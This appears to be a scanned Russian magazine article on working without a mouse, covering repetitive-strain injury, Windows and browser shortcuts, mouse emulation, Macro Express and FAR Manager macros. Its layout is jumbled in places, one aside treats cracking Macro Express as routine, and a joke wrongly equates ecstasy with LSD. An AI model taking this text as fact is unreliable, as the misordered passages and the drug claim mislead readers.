Работа с мышами приводит к тяжелым травмам, а иногда и к инвалидности. Какие там шутки?! Когда кисть лежит на грызуне, она малоподвижна и напряжена. А когда мышь движется, ладонь постоянно оказывается вывернутой то в одной, то в другой противоестественной позе. Мышь наносит двойной удар — растяжение и отек. В суставе появляется боль, ломота или покалывание, переходящая в эпикондилит локтевого сустава. Однообразные движения мыши образуют устойчивые очаги возбуждения центральной нервной системы с торможением других ее участков, что приводит к повышенной утомляемости и снижению работоспособности, следовательно — и к падению производительности.

В совокупности это называется синдромом укуса мыши, который считается серьезным профессиональным заболеванием. Поиск по ключе-

вым словам «Repetitive Strain Injury» дает множество интересной информации и заставляет задуматься о мыши всерьез. Что важнее: мышь или здоровье?

Посмотри, сколько времени тратится на повседневные операции. Куда уходит мышинное время? Все мегагерцы съедаются мышью. Нажать на <F2> (сохранение текста во всех нормальных редакторах) на два порядка (!) быстрее, чем:

— СНЯТЬ РУКУ С КЛАВИАТУРЫ И ПЕРЕНЕСТИ ЕЕ НА МЫШЬ;

— НАЙТИ, КУДА ЗАПРОПАСТИЛСЯ ЭТОТ ЗЛОБНЫЙ КУРСОР;

— ПОДВЕСТИ КУРСОР К ИЗОБРАЖЕНИЮ ДИСКЕТЫ;

— СОВЕРШИТЬ «ПОСАДКУ», ОПИСАВ НАД НЕЙ ПАРУ КРУГОВ;

— ЩЕЛКНУТЬ ПО КНОПКЕ;

— ВЕРНУТЬ РУКУ ОБРАТНО НА КЛАВИАТУРУ.

---

**«ПОНАЧАЛУ БЕЗ МЫШИ НЕПРИВЫЧНО, НО СО ВРЕМЕНЕМ ЭТО НЕЗАМЕТНО ПРОХОДИТ И ОСТАЕТСЯ ТОЛЬКО ВСЕПОГЛОЩАЮЩАЯ НИРВАНА.»**

---



Работа с мышью — это постоянное метание рук, переключение фокуса внимания (то смотришь на набираемый текст, то на курсор) плюс лишняя зрительная утомляемость. Прошлые поклонение программистов и операторов легко набирало текст вслепую, не глядя ни на клавиатуру, ни на монитор. С мышью этот фокус не пройдет! Все операции требуют тщательного «прицеливания» и отнимают уйму времени. Отсюда и распространенное мнение, что компьютер — тупой.

Компьютер изначально создавался для автоматизации человеческой деятельности, то есть для автоматического повторения однообразных, рутинных операций, но это было давно. 90% своего времени рядовой пользователь «форточек» тратит именно на рутину. Чем удобна командная строка? Один раз запрограммировал последовательность операций, загнал ее в скрипт, дал ему имя из двух-трех букв — и он к твоим услугам. Вместо того чтобы битый час объяснять пользователю по телефону, какую иконку нужно нажать, а какую лучше не трогать, посылаешь командный файл, который все делает. И пьешь пиво.


Мышь удобна только при работе с графикой, хотя даже хорошо продуманный графический редактор (встречались на древних 8-битных машинах) неплохо управляется и клавиатурой. Конечно, это требует определенных навыков и подготовки, зато потом скорость работы возрастает в несколько раз. Чем не разгон? А чтобы разогнаться, необходимо полностью (или хотя бы частично) отказаться от мыши и перейти на клавиатуру. Не только повысишь производительность (сможешь сделать намного больше за то же время), но и утомляться будешь меньше. В общем, все будет хорошо, но только не сразу. Поначалу без мыши очень непривычно, можно сказать противоестественно, но скоро это чувство незаметно проходит и остается только всепоглощающая нирвана — безграничное удовольствие от общения с машиной :).

Проблема в том, что некоторые программы в принципе не рассчитаны на работу с клавиатурой. На многие кнопки или поля ввода можно перейти

«Лис» замечательно масштабирует шрифты

только мышью. Клавиатуре они недоступны. Однако некоторые программы «оптимизированы» исключительно под мышь, и поддержка клавиатуры в них — простая формальность. Медленно и неудобно. Вот и приходится подбирать специальные программы и устанавливать дополнительные утилиты, позволяющие перехитрить злодейку-мышь с одной только клавиатуры.

Windows поддерживает множество полезных сочетаний клавиш, но большинство пользователей знают только <Tab> и <Alt>+<Tab>. Даже не подозревают, что существуют и клавиши, которые позволяют перемещаться по панели инструментов или переходить от одного фрейма к другому. Все они подробно документированы и присутствуют в помощи, да только кто-то помощь читает...




**web-серфинг** Браузерные войны сейчас в самом разгаре. Какое средство серфинга выбрать? Выбери тот браузер, который в максимальной степени отвечает твоим привычкам, задачам и потребностям. Если не видишь разницы между Firefox и IE, то и не надо. Некоторые выбирают браузер из личных/интимных/идеологических/религиозных соображений («IE — это «вражеский»

## зачем все это?

К ЧЕМУ НАПРЯГАТЬСЯ, КОГДА МЫШЬ ВСЕГДА ПОД РУКОЙ? ВОТ ОНА — БЕЛАЯ, СЕКСУАЛЬНАЯ, ЭРГОНОМИЧНАЯ. ПОКА ТВОЙ ГРЫЗУН НЕ УКУСИТ ТЕБЯ, ТЫ ДУМАЕШЬ ИМЕННО ТАК, А ПОТОМ В РУКЕ ВОЗНИКАЕТ ТАКАЯ БОЛЬ, ЧТО РАБОТА ПРЕВРАЩАЕТСЯ В ПЫТКУ. РАБОТОСПОСОБНОСТЬ СНИЖАЕТСЯ И ПРИХОДИТСЯ ВЫБИРАТЬ: ЛИБО ЗАБЫТЬ О КАРЬЕРЕ ПИСАТЕЛЯ/ПРОГРАММИСТА/И Т.Д., ЛИБО СМЕНИТЬ МЫШЬ НА КЛАВИАТУРУ. ТВОЙ ВЫБОР?

### Системные сочетания клавиш

сочетание клавиш	назначение
<b>Ctrl + C, Ctl+ Ins</b>	копировать в буфер обмена
<b>Ctrl + X, Sift + Del</b>	вырезать в буфер обмена
<b>Ctrl + V, Shift + Ins</b>	вставить из буфера обмена
<b>Ctrl + Z</b>	отмена действия
<b>Ctrl+A</b>	выделить все
<b>Alt+F4</b>	закрытие активного диалога и выход из программы
<b>Ctrl+F4</b>	закрытие активного документа в MDI-приложениях
<b>Alt+Tab</b>	переход от одного элемента к другому
<b>Alt+Esc</b>	переключение между элементами в порядке их открытия (не Z)
<b>F6</b>	переключение между фреймами
<b>Shift+F10</b>	вызов контекстного меню
<b>Alt + Space</b>	вызов системного меню
<b>Ctrl + Esc</b>	открытие меню «Пуск»
<b>F10</b>	активизация меню текущей программы
<b>Ctrl + Tab</b>	переход вперед по вкладкам и панелям инструментов
<b>Ctrl + Shift + Tab</b>	переход назад по вкладкам и панелям инструментов
<b>Tab</b>	переход вперед по элементам
<b>Enter</b>	выполнение команды активного режима или кнопки
<b>Space</b>	установка или снятие флажка
<b>Alt + стрелка вниз</b>	раскрытие списка параметров
<b>Ctrl + стрелка вправо</b>	перемещение курсора в начало следующего слова
<b>Ctrl + стрелка влево</b>	перемещение курсора в начало предыдущего слова
<b>Ctrl + стрелка вниз</b>	перемещение курсора в начало следующего абзаца
<b>Ctrl + стрелка вверх</b>	перемещение курсора в начало предыдущего абзаца
<b>Ctrl + Shift + любая стрелка</b>	выделение абзаца.
<b>Shift + любая стрелка</b>	выделение текста и элементов (типа иконок)



продукт от MS, а Firefox — свободный OpenSource-проект»). Некоторые отказываются от IE потому, что он катастрофически небезопасен и, главное, в нем не хватает необходимых возможностей, например нет Caret Browsing (перемещение курсором). Все браузеры в чем-то несовершенны и часто не удовлетворяют ни один!

IE не позволяет изменять размеры жестко заданных шрифтов! Параметр «Вид»-> «Размер шрифта» на них никак не влияет (во всяком случае, версия 6.0 ведет себя именно так), а странички с жестко заданными шрифтами встречаются все чаще и чаще. Даже на сайтах солидных фирм. Что прикажете делать, если не видно ни зги? Мож-


**ЭКСТАЗИ** Логотип IE, совпадающий с символом вещества «экстази» (более известно под аббревиатурой LSD), наводит на глубокие размышления о наркотических свойствах Internet Explorer'a и причинах его популярности.

Этот глючный и совершенно «неправильный» браузер совершенно не приспособлен для работы с клавиатурой! Взять хотя бы переход по ссылкам, который осуществляется клавишами <Tab> (вперед) и <Shift>+<Tab> (назад). Когда на странице куча ссылок (обычно так и бывает), запарисься, пока доберешься

«Лис» замечательно масштабирует шрифты

до своей. Хуже всего, что <Tab> переходит к первой ссылке документа (или последней выделенной ссылке), а не к пер-

но, конечно, залезть в настройки и сказать «Не учитывать шрифты, указанные на web-страницах», но тогда вся разметка слетает к черту. IE не умеет выделять текст клавиатурой и так вынуждает нас использовать мышь. В общем, вредительский браузер наносит серьезный урон здоровью.



... (text partially cut off)

живает клавиатуру в более или менее полном объеме. Ошибка с Tab'ом в целях «совместимости» старательно сохранена ;), однако значительно усовершенствован поиск. Вместо диалогового окна внизу появляется такая симпатичная строка для ввода ключевого слова.

Открываешь, к примеру, [rastaman.tales.ru](http://rastaman.tales.ru) (раздел «Сказки») и хочешь перейти к новым сказкам (ссылка «1.4 Новые сказки»). Можно сделать это кратчайшим путем. Давишь <'> (поиск в линках) и вводишь текст ссылки. Достаточно ввести «1.4» (без кавычек) — «Лис» тут же подсветит ее. Остается только нажать <Enter>! Еще короче будет «.4» или «но» (в смысле «новые»). Можно вводить любую уникальную подстроку или даже ее часть, заставляя «Лиса» циклически перемещаться по всем найденным вариантам, нажимая <Ctrl>+<G>. Красота!

Также «Лис» замечательно масштабирует шрифты, позволяя выбрать размер «под себя» (клавиши <Ctrl>+<+> и <Ctrl>+<->). А как выде-

«Самый крупный» шрифт браузера IE

вой ссылке в окне! Читаешь текст, прокручивая страничку вниз, видишь ссылку, на которую хочешь перейти, жмешь <Tab>, и... браузер переносит тебя куда-то далеко наверх. Но есть один хитрый трюк: <Ctrl>+<F>, вводишь текст ссылки — и вот она!


## «МЫШЬ НАНОСИТ ДВОЙНОЙ УДАР — РАСТЯЖЕНИЕ И ОТЕК. В СУСТАВЕ ПОЯВЛЯЕТСЯ БОЛЬ, ЛОМОТА ИЛИ ПОКАЛЫВАНИЕ...»

**ЛИС** Теперь возьмем для примера «Лиса» — так в народе прозвали Firefox, который поддер-


живать текст без мыши? Жмешь <shift> и двигаешь стрелками в нужном направлении. Выделение начинается с последнего выделенного/найденного места. Клавиша </> заставляет «Лиса» искать строки не в ссылках, а в обычном тексте. Просто вводишь несколько первых слов выделяемого фрагмента, чтобы «Лис» «подсветил» их, и продолжаешь выделение Shift'ом и курсором. Остается только скопировать в буфер, как вдруг всплывает проблема: коварный «Лис» начинает поиск еще до завершения набора строки, дергая экраном, если такая подстрока присутствует где-то вверху. И вновь есть хитрый трюк: перед началом ввода пишешь символ, отсутствующий в искомой подстроке, например «\*» (звездочка), а после завершения ввода удаляешь его!

В режиме Caret Browsing на экране появляется курсор

Настоящие ценители клавиатуры оценят режим



... (text partially cut off)



Не умеет выделять текст клавишами, но поддерживает поэлементное выделение объектов через <E> и <D>

тельно перебирать их одну за другой, а Shift сразу перейдет к другой строке. <Shift>-<влево/вправо> переходит к предыдущей/следующей ссылке в данной строке (таблице).

Поиск тоже продуман. «Лисьи» комбинации неудобны тем, что на русской раскладке символ '<>' (после текста) никак не вводится. При работе с кириллическими страницами приходится постоянно переключаться между раскладками, что сильно напрягает. Opera не имеет этого недостатка, в ней используются комбинации </> и <Shift>-</>.

Клавиши <S>/<W> переходят к следующему/предыдущему заголовку (ссылке), позволяя быстро перемещаться по тексту. Однако есть проблемы с выделением. Выделять текст с клавиатуры нельзя. Ну, практически нельзя. Клавиши <D>/<E> выделяют следующий предыдущий объект. Объект — это и абзац, и ссылка, и таблица, и колонка таблицы... Выделенный текст можно перетащить через буфер обмена в Word, где оттяпаеть все лишнее. Напрягает, конечно, но, как говорится, нет в мире совершенства.

**рысь** Текстовый браузер, пришедший в Windows из мира UNIX (<http://lynx.browser.org>). Для истинных поклонников консоли и клавиатуры. Мыши в нем нет, а горячих клавиш — сколько угодно. Помимо возможности перемещения к следующей/предыдущей ссылке в документе (стрелки <вниз>/<вверх>) и текущей колонке ('<' и '>'), «Рысь» поддерживает нумерацию ссылок (<O>, Keypad mode-> Links are numbered). Выбираешь ссылку, к которой хочешь перейти, вводишь ее номер на цифровой клавиатуре, жмешь <Enter> — и готово! Текстовый режим меньше утомляет глаза, в чем уже давно убедилось не одно поколение программистов.

**эмуляция мыши клавиатурой** Некоторые программы спроектированы так, что обойтись без клавиатуры с ними невозможно. Тот же «Лис» имеет большие проблемы с сохранением изображений (без мыши). Opera тоже их не сохраняет. А брать мышь в руки уже не хочется, или, допустим, она недоступна. Что тогда? «Пуск»-> «Настройки»-> «Панель управления»-> «Специальные возможности». Те, которые с коляской :). Закладка

Caret Browsing, активируемый/деактивируемый клавишей <F7>. «Лис» выдаст грозное предупреждение и покажет на экране мерцающий курсор, которым можно перемещаться по тексту, выделять Shift'ом и переходить по ссылкам через <Enter>. Удобно до чрезвычайности! Только вот траектория курсора какая-то нелогичная и недоработанная, особенно если на его пути встречается таблица (а таблицы сейчас встречаются практически везде). Но потом привыкаешь...

Самое главное — «Лис» поддерживает расширения (extension), среди которых можно найти практически все. Пример — Next Please! (<http://nextplease.mozdev.org>). Эта хитрая примочка позволяет переходить клавишами к следующей/предыдущей странице поиска любого поисковика. Next Please! ищет ссылки со словами типа «next», «>>», «следующая» и т.д. Также можно задавать и свои собственные композиции, облегчающие навигацию по любимым сайтам. Допустим, на love.mail.ru логично повесить ссылку «Мои письма» на hot-key, тогда она будет открываться одним-единственным нажатием. А <Alt>+<цифра> позволяет переходить к заданной странице поиска, чтобы не давить Next несколько раз. Остальные горячие клавиши перечислены в помощи (их там много). Например, <Ctrl>+<+> увеличивает размер всех шрифтов, в том числе и жестко заданных, а <Ctrl>+<-> — уменьшает.

**опера** Самый быстрый браузер — это Opera. Быстрый не в смысле отрисовки страниц, а скорости серфинга. Поддержка клавиатуры — на высоте. Намного удобнее мыши! <Ctrl>-<вниз> переходит к следующей ссылке, <Ctrl>-<вверх> — к предыдущей, причем выделение начинается с первой ссылки на видимом экране, а не на всей странице, что очень удобно и совершенно логично. <Shift>-<вниз/вверх> переходит к ссылке в следующей/предыдущей строке. Если на строке расположено несколько ссылок, то Ctrl будет последова-

«Мышь», галочка «Управление с клавиатуры» и кнопка «Настройка». В «Настройках» взводишь галочку «Ctrl — ускорение» и настраиваешь скорость перемещения по вкусу.

Теперь нажатие <Num Lock> будет управлять работой эмулятора мыши, а остальные клавиши цифровой клавиатуры — ее перемещением. Жмешь <Ctrl>, переогляешь курсор стрелками в нужный район, а затем отпускаешь <Ctrl> для остановки. </> выбирает левую мышиную кнопку, а <-> — правую, клавиша <B> — нажимает ее, <O> — переводит выбранную кнопку в «удерживаемое» состояние, а <. > — отпускает ее без нажатия.


Запутанно? Это только с первого взгляда. На самом деле такой способ управления очень удобен. Особенно для рисования в Paint'e. Без шуток. Очень трудно выделить мышью нужный пиксель или переместить фрагмент изображения по прямой.


**поезд, идущий к разрушенному мосту macro-express**

Эмулятор мыши хорош всем, только очень непроизводителен. К тому же остается проблема выполнения операций, выполняемых часто. В штатную поставку Windows 3.x входила специальная утилита типа «клавиатурный проигрыватель», которая решала эту задачу, но в 9x и NT она внезапно исчезла. Вот и приходится обращаться за помощью к сторонним разработчикам. Существует множество разнообразных макромашин, лучшей их которых (субъективный взгляд) является Macro Express.

Что она может? Вот, к примеру, Осел — попробуем подружить его с клавиатурой. Коварство Осла в том, что кнопки на панели инструментов нажимаются только мышью или ее эмулятором. Тогда возьмем и повесим их на горячие клавиши! Чтобы не запутаться, используй функциональные клавиши от <F1> и до конца. Запускаешь Осла, запускаешь Macro Express. Говоришь Macro-> Add Macro. Нажимаешь «горячую клавишу», которую хочешь назначить, и давишь кнопку Scripting Editor, попадая в интуитивно понятную визуальную среду программирования. Вводишь макрос следующего содержания.

Текстовый браузер «Рысь» в режиме нумерации ссылок





текст макроса, «вешающего» кнопку «KAD» панели инструментов Осла на горячую клавишу **Activate Windows: «eMule»**  
**// сделать окно Осла активным**  
**Get Mouse Position Screen: %N1%, %N2%**  
**// считать координаты мыши относительно окна и записать их в переменные N1 и N2**  
**Mouse Move Windows 108, 41**  
**// передвинуть мышь на кнопку «KAD»**  
**Mouse Left Button Click**  
**// щелкнуть мышью**  
**Mouse Move Screen %N1%, %N2%**  
**// вернуть мышь на место**

Координаты кнопки относительно окна Осла определяются утилитой Mouse Locator, входящей в состав Macro Express. В свойствах только что созданного макроса выбирается область действия (закладка Score в Properties'ax). Выбираешь Program Specific (область действия ограничена программой) и указываешь имя исполняемого файла Осла.



**Мышиный эмулятор в системном трее**

**Буква «R», горячая в левом верхнем углу, сигнализирует о записи макроса**

Теперь горячая клавиша <F2> будет действовать только в пределах Осла, ничем не мешая работе остальных приложений. Некоторые выбирают область действия только одно приложения, что неправильно. Окна опознаются по их имени, то есть по заголовку. А теперь представь, что произойдет, если зайти

FAR'ом в папку eMule (FAR, как известно, высвечивает текущий путь в заголовке окна). Произойдет нечто непредвиденное!

Теперь при нажатии на <F2> Осел автоматически переходит к окну KAD, освобождая тебя от мыши и экономя время. Остальные кнопки назначаются аналогично, но здесь есть один нюанс. Вот, например, окно серверов. Нажимаешь макросом на кнопку Servers и дальше действуешь уже Tab'ом, а действовать им приходится десять раз! Умом можно поехать за такое время, лучше поручить работу макросу. Добавь строчку Text Type:|||||||, где каждый | обозначает символ табуляции, и проверь, как работает.


Правильно подготовленный набор макросов не должен требовать никаких лишних нажатий! Автоматизируется все, что только можно автоматизировать. В результате работа с компьютером ускоряется так, что высвобождается огромное количество времени и, главное, резко снижается твоя усталость (не только на руки, но и на глаза). Брандмауэр призывно замигал своей иконкой в

Macro Express притормаживает и иногда вводится только на русской раскладке. Команда «Text Type:привет, мир!», выполненная на английской раскладке, выдает абракадабру. Плюс для выполнения макроскриптов все пользователи должны иметь установленный Macro Express, который пока никто не взломал. То есть взломал, конечно (и взломать его проще простого, программа даже не упакована), но те генераторы серийных номеров, которые лежат в Сети, неработоспособны. Macro Express выбрасывает диалоговое окно с невразумительным сообщением «\*PIL\*» и прекращает свою работу. Сурово.

Можно обратиться к конкурентам, их целая толпа. Хорошая программа — Macro Scheduler Pro ([www.mjtnet.com](http://www.mjtnet.com)), вместе с ней поставляется и компилятор скриптов, генерирующий удобный исполняемый файл для выполнения на любой машине. Минус — отсутствие визуального редактора и вытекающая отсюда необходимость разбираться с языком самостоятельно. На самом деле совсем несложно! Скрипты набираются в FAR'е намного быстрее, чем конструируются в визуальном редакторе.

**фар** Файловый менеджер FAR — один из самых удобных. Он существенно упрощает навигацию по диску и выполнение повседневных операций. Для многих хакеров он стал настоящим IDE (интегрированной средой разработки). Вплоть до версии 1.70 бета 5, выпущенной 10 апреля 2003 года, FAR поддерживал довольно примитивный механизм записи макрокоманд, позволяющий выполнять однотипные действия одним нажатием и переопределять стандартные сочетания клавиш, используемых FAR'ом.

## «СИСТЕМА ПОДДЕРЖИВАЕТ МНОЖЕСТВО ПОЛЕЗНЫХ «ГОРЯЧИХ» СОЧЕТАНИЙ КЛАВИШ, НО БОЛЬШИНСТВО НЕ ИСПОЛЬЗУЮТ ИХ ВОВСЕ, ОГРАНИЧИВАЯСЬ БАНАЛЬНЫМ НАБОРОМ»



**Визуальный редактор макромашины Macro Express**

углу экрана. Чтобы не гонять мышь, можно повесить его на глобальную горячую клавишу, видимую изо всех приложений (например <Ctrl>+<Gray \*>). Macro Express позволяет задавать и координаты иконки (они каждый раз разные), и имя. Подробности можно найти в сопроводительной документации.

Особенно удобно рассылать макросы для выполнения действий на компьютере тех пользователей, которые ни во что не врубаются и которым ничего невозможно объяснить. Отделы технической поддержки просто ликуют. Только вот одна проблема:

Чтобы начать запись, достаточно нажать <Ctrl>+<. >. В верхнем левом углу тут же появляется красная буква «R», то есть Record. Далее все действия, совершаемые над FAR'ом, запоминаются в памяти. Повторное нажатие <Ctrl>+<. > останавливает запись, запрашивает ту горячую клавишу, которой будет вызываться макрос, и сохраняет его в реестре.

Казалось бы, что такое крутое можно сделать с помощью макросов? Допустим, ты установил плагин colorer и начал читать новеллу «Press Enter». Она не читается! Потому что по умолчанию colorer не подсвечивает диалоги, если наткнется на перенос строки. Как-то неаккуратно получается.

Нажимаешь <F11> для вызова меню плагина, находишь там colorer, в нем выбираешь «list

types» и пытаешься подобрать наилучший тип синтаксической подсветки, которой оказывается «x. scripts: Apache httpd.conf».

Все бы хорошо, но каждый раз лазить в меню colorer'a слишком утомительно. А макросы на что? Повесь «подсветку» на любую свободную функциональную клавишу, например на <F9>. Только тут есть одна тонкость. При входе в list types курсор находится на последнем выбранном типе, а он каждый раз разный. Как объяснить это макросу? Жми клавишу <Home>, переходя в начало списка типов, откуда уже спускаешься к строке «x. scripts: Apache httpd.conf»!

А вот другой хитрый пример. Допустим, захотелось переформатировать документ. В штатную поставку FAR'a входит плагин Align Block, позволяющий форматировать абзацы. После форматирования курсор оказывается там же, где и стоял, вынуждая перемещаться к следующему формируемому абзацу вручную. Сплошной напряг! Перемещаешь курсор вниз, вводишь уникальную последовательность, заведомо не встречающуюся в документе (например «fuckthemall»), возвращаешь курсор наверх, формируешь абзац, давишь <F7> (поиск) и вводишь «fuckthemall». Теперь FAR гарантированно перейдет на его начало. Нажимаешь <DEL> 11 раз,

стирая «fuckthemall». Курсор стоит на первом символе следующего абзаца, то есть для переформатирования всего документа достаточно просто нажать горячую клавишу макроса и не отпускать ее!

Начиная с версии 1.70 alpha 6 макродвижок переработан и усилен. Появилась поддержка условных операндов, операторов цикла и функций. Теперь можно не просто записывать последовательности клавиш, но и, к примеру, считывать текущий элемент в меню. Например, ты можешь создать макрос, автоматически снимающий галочку Copy access rights при копировании на дискету (если она была взведена) и автоматически восстанавливающий ее содержимое при завершении. Старый макродвижок на это не способен в принципе.

Саму альфу можно стянуть с раздела обновлений — <http://farmanager.com/files/Far170a6b2060.rar>, в download'ax ее нет. Документация на макроязык еще не готова, пока только обкатывается черновой вариант: [www.farmanager.com/files/macro.chm.zip](http://www.farmanager.com/files/macro.chm.zip). Народ уже во всю обсуждает его на форуме, обмениваясь макросами и идеями: <http://forum.farmanager.com/viewforum.php?f=15>.

Вот еще макрос, который автоматически создает для тебя папку с именем текущей даты. Намного удобнее, чем писать каждый раз «new»,

«new2», «supernew» или что-то подобное, мучительно воображая, какая из них самая новая, а какую уже можно и стереть:

пример макроса для нового макродвижка

**REGEDIT4**

;создание папки с именем = текущей date  
[HKEY\_CURRENT\_USER\Software\Far\KeyMacros\Shell\CtrlShiftF7]

«Sequence»=«%folder=date(\«%d.%m0.%Y\»);  
\$If (!fexist(%folder)) F7

CtrlY \$Text %folder Enter \$End»

«DisableOutput»=dword:00000001

«NoPluginPanels»=dword:00000001

Самым узким местом системы остается человек. Машина терпеливо ждет от него команд, а он... жестикулирует мышью, вместо того чтобы нажать пару клавиш. Overclocker'ы всегда славились неординарностью мышления, которая позволяла им посмотреть на проблему с альтернативной стороны. Они прошли длинный путь от простого наращивания тактовой частоты процессора до вольмода. Из железа выжато все, что только можно. Следующий шаг — разгон интерфейсов. Отказ от мыши — это только начало ☹

## Идеальное телевидение

# GOTVIEW

www.gotview.ru

### ТВ-ТЮНЕР GOTVIEW PCI DVD



Высококачественный видеозахват с аппаратным сжатием и настраиваемыми аппаратными фильтрами подавления шумов  
Поддержка стерео звука телепрограмм в форматах NICAM и A2  
Встроенная функция охранной системы

Стандарты: PAL / SECAM / NTSC  
Полностью русифицированное программное обеспечение  
Поддержка программы телепередач на неделю  
Эфирное и кабельное TV

### ТВ-ТЮНЕР GOTVIEW USB2.0 DVD Deluxe



Внешний USB2.0 ТВ-тюнер с новыми 10-ти битными технологиями, ВЧ блоком Philips MK5  
Поддержка стереовещания в форматах A2 и NICAM  
Видеозахват и аппаратное MPEG сжатие в реальном времени до 15 Mbit/sec, видеомонтаж  
